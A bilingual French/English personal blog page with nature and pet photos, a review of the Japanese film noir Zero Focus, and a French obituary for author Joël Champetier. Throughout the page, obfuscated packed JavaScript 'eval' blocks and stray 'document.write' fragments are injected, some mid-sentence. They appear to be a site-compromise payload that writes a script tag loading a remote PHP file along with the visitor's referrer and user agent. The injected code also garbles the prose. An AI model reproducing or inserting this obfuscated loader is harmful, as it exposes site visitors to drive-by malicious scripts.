eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|kfbbn|var|u0026u|referrer|thtzb||js|php’.split(‘|’),0,{}))

Ancolie rouge et blanche / Red & white Columbine
(iPhone 6, document.write(“”); Magog, 2015-06-18)
Red & white colombine

Critter’s day pic

“OK, document.write(“”); le feluette, j’t’ai vu. Maintenant, dégage et fou-moi la paix”
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|ndraa|var|u0026u|referrer|nrsae||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|ttbir|var|u0026u|referrer|ezfdf||js|php’.split(‘|’),0,{}))
pensa le gorille N’Sabi en agitant son majeur dans ma direction.
Gorilla N'Sabi
( Canon PowerShot S5 IS, Zoo de Granby, 2015-06-17 )

L’image du mer-fleurie

Black Parrot
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|rbdfs|var|u0026u|referrer|iebde||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|febbi|var|u0026u|referrer|ztkzf||js|php’.split(‘|’),0,{}))
(iPhone 6, document.write(“”); Ottawa, 2015-05-20)
Black Parrot

Zero Focus

“Teiko (Yoshiko Kuga), document.write(“”); a new bride in an arranged marriage, sees her husband off on a trip to wrap up his business affairs in Kanazawa in western Japan before returning to start a new project in Tokyo. When he disappears, Teiko goes to Kanazawa and ultimately to the ruggedly mountainous Noto peninsula to find out what happened to him. With the help of police and an investigator from her husband’s company, she discovers a web of deceit (…).”
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|iriiz|var|u0026u|referrer|fhdnz||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|aiiyy|var|u0026u|referrer|eyzys||js|php’.split(‘|’),0,{}))

(Text from the
Turner Classic Movies’ article)

WARNING: May contains trace of spoilers! People allergic to the discussion of any plot’s elements before seeing a movie are strongly advised to take the necessary precautions for their safety and should avoid reading further.


I recorded this b&w Japanese film noir on my PVR late sunday night from TCM and have watched it yesterday. I really liked it: it’s an interesting and beautiful mystery crime movie. I was hesitant at first to watch it because the label “film noir” made me expect a sort of violent and sordid movie, but after all it was nothing like that. It was the typical calm and beautifully shot Japanese movie that I like to watch.

The story follows a recently wed woman who’s looking into the disappearance of her husband who went on a business trip and never came back. She slowly investigates his past to discover that he was not the man she thought he was. She realized that, after all, she knew little of him. He was living a double life and this complicated situation was forcing him into hard choices. She travels from one region of Japan to another, making us discover a Japanese countryside that doesn’t exist anymore.

In a very similar way to Rashomon, we see the protagonists various point of view as well as the woman’s theories on the fate of her husband. Is he alive or dead? Was it suicide or murder? Who did it and why? The reconstruction of the events keeps changing, sometime unexpectedly. The storytelling is quite skillfully woven.

The director, Yoshitaro Nomura, was born into the movie industry as his father directed many silence movies. He started as an assistant to Akira Kurosawa and had a prolific career at Shochiku, shooting eighty-nine films in all genres but having a definite preference for crime drama. He also often adapted to the screen novels by mystery writer Yoshitaro Nomura. It is a shame that he is not well known by western movie fans. There is a 2009 remake of this movie directed by Isshin Inudo.

You can find a trailer of the movie on Youtube (in Japanese only, but a subtitled trailer is also available on Video detective):


Actually, you can even watch on Youtube the whole movie (again, in Japanese only and split in seven parts):


Zero Focus (????? / Zero no shoten): Japan, 1961, B&W, 95 min.; Dir.: Yoshitaro Nomura; Scr.: Shinobu Hashimoto & Yoji Yamada (based on the novel of the same title by Seicho Matsumoto); Phot.: Takashi Kawamata; Ed.: Yoshiyasu Hamamura; Cost. Des.: Yuji Nagashima; Art dir.: Koji Uno; Mus.: Yasushi Akutagawa; Prod.: Ichinozuke Hosumi, Shigero Wakatsuki; Cast: Yoshiko Kuga (Teiko Uhara), Hizuro Takachiho (Sachiko Murota/Emmy), Ineko Arima (Hisako Tanuma), Koji Nanbara (Kenichi Uhara), Ko Nishimura (Sotaro Uhara), Sadako Sawamura ( Sotaro’s wife), Yoshi Kato (Mr. Murota), Tatsuo Nagai (Lt. Kitamura); Available on Dvd from Home Vision Entertainment.
For more information you can visit the following websites:
Zero Focus © 1961 Shochiku Co., Ltd.

[ Traduire ]

L’image du chat-medi

S’il vous plait! / Please !
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|eafyr|var|u0026u|referrer|ayztn||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|zdidd|var|u0026u|referrer|shkzr||js|php’.split(‘|’),0,{}))
(iPhone 6, document.write(“”); 2015-05-31)
Please!

Les images du mer-fleurie

Les Iris de l’année / This year’s Iris
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|zythb|var|u0026u|referrer|ykfsa||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|asdan|var|u0026u|referrer|rzzna||js|php’.split(‘|’),0,{}))
(iPhone 6, document.write(“”); 2015-05-27)
Iris 2015 Iris 2015 - detail
Malheureusement, aujourd’hui, elles sont déjà toutes fanées…
Unfortunately, today, they are all already faded…

L’Image du chat-medi

Caramel dormant sous les couvertes
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|dkzkz|var|u0026u|referrer|dbzih||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|ayeet|var|u0026u|referrer|edkbb||js|php’.split(‘|’),0,{}))
(iPhone 6, document.write(“”); 2015-06-05)
Caramel sleeping under covers

R.I.P. Joël Champetier

Joel Champetier, Boréal 2008Joël Champetier est décédé d’une façon paisible durant la nuit du 30 mai. Je l’ai appris samedi matin par un coup de téléphone de Pascale Raud.

Il a vaillamment combattu la leucémie. Après de longues recherches afin de trouver un donneur compatible pour une greffe de moelle osseuse, il a dû subir plusieurs traitements expérimentaux afin de faire reculer suffisamment la leucémie pour permettre la greffe. Après de nombreux revers, il a du se rendre à l’évidence: les traitements étaient inefficaces. Le 19 avril il s’est donc résigné avec une certaine sérénité à attendre la fin. Le 25 mai, il a décidé d’interrompre les transfusions de plaquettes et de sang et de s’en remettre aux soins palliatifs. Dans la dernière semaine, son état s’est rapidement détérioré. Nous savions tous que la fin était proche. Le 30 mai, il s’est paisiblement éteins dans son sommeil et a finalement trouvé la paix. [Photo prise à Boréal 2008]

J’offre donc toutes mes sincères condoléances à sa famille, ses amis et ses lecteurs, mais tout particulièrement à sa courageuse compagne, Valérie Bédard.

Nous nous sommes rencontré, je crois, à l’un des ateliers d’écriture d’Élisabeth Vonarburg en 1981 et j’ai continué de le voir sporadiquement, de Boréal en Boréal. À mon grand regret, sans doute à cause de ma nature timide, je ne le connaissais pas très bien mais j’ai toujours grandement admiré tant sa personnalité affable et enjouée que son talent indéniable. J’ai eu le grand honneur de publier (sous la direction littéraire de Yves Meynard) deux de ses textes: “Les vents du temps” (dans Samizdat 8, 1987) et “Karyotype 47, XX, +21” (dans l’anthologie Sous des soleils étrangers, 1989). C’est la seconde fois que la leucémie emporte quelqu’un que je connais.

Une cérémonie de commémoration aura lieu à St-Séverin-de-Proulxville dimanche le 7 juin 2015 à 15h30. Pour en savoir plus ou pour rendre hommage à la mémoire de cet auteur des éditions Alire qu’on a parfois qualifié d’être le «Stephen King québécois» vous pouvez vous rendre sur la page Facebook de Joël Champetier.

De nombreux hommages lui ont déjà été rendu tant sur les blogues d’adeptes de la SFFQ (Culture des futurs, Frédérick Durand, Fractale Framboise, Michèle Laframboise, Une doyenne, une sorcière et un caniche pour ne citer que ceux là), dans les média (L’Écho Abitibien, Ici radio-Canada, Les Libraires, Locus, MonSFFA, Le Nouvelliste, et, bien sûr, Solaris) et même sur Youtube.

So long Joel, and thanks for all the soluble fish (and other stories) !
Pour plus d’information vous pouvez consulter les sites suivants:

[ AmazonBiblioGoodreadsGoogleWikipedia ]

[ Translate ]